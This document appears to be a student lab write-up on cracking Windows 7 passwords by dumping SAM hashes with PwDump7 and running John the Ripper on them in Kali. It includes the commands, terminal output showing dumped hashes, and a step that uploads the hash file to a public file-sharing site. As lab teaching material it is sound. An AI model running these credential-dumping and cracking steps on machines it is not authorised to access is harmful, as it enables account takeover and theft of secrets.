

PASSWORD CRACKING OF WINDOWS 7 MACHINE


PwDump7 is used for dumping system passwords. PwDump runs by extracting SAM and SYSTEM File from the File system and then extracting the hashes. A malicious attacker can use this tool to extract credentials from the victim system. PwDump7 can be used as a post-compromise tool; the attacker must have access to the system. Access can be local or remote. To acquire remote access, the attacker may need to exploit a vulnerability in the system.

Steps to crack password of windows 7 machine:

Step 1: Download pwdump7 tool from openwall.com in your machine and extract the zip file.

Step 2: Open terminal in administrator mode and go to downloads->pwdump7.

Step 3: Run the command `pwdump7.exe >> hash3.txt` to transfer hash values into hash.txt



```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.0.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd Downloads
The system cannot find the path specified.

C:\Windows\system32>cd C:\Users\Prajna\Downloads\pwdump7
C:\Users\Prajna\Downloads\pwdump7>dir
Volume in drive C has no label.
Volume Serial Number is 541F-66B9

Directory of C:\Users\Prajna\Downloads\pwdump7

15/03/2023  11:36    <DIR>          .
15/03/2023  11:36    <DIR>          ..
15/03/2023  11:36    1,017,344 libeay32.dll
15/03/2023  11:36    77,824 PwDump7.exe
15/03/2023  11:36    1,522 readme.txt
               1,095,696 bytes free
               2 Dir(s)  13,903,040,512 bytes free


C:\Users\Prajna\Downloads\pwdump7>pwdump7.exe
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*****10ECA58175D4228ECE151E287086E
824:::
Guest:501:NO PASSWORD*****NO PASSWORD*****
Prajna:1001:NO PASSWORD*****E8469E07AB5DF1aBB9F4873BFEC2883F:::
HomeGroupUser$:1002:NO PASSWORD*****1FCD1A66D720EF56FE1A9772E71
DENB4:::


C:\Users\Prajna\Downloads\pwdump7>pwdump7.exe >> hash.txt
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

C:\Users\Prajna\Downloads\pwdump7>
```

Step 4: Open hash3.txt in notepad to view the hash values.



Step 5: Open tmp files.org and upload the hash3.txt file. Open kali linux and in browser enter the url of hash3.txt.



Step 6: Enter command nano hash3.txt and paste the hash contents.

Enter john hash3.txt to decrypt and get the password.

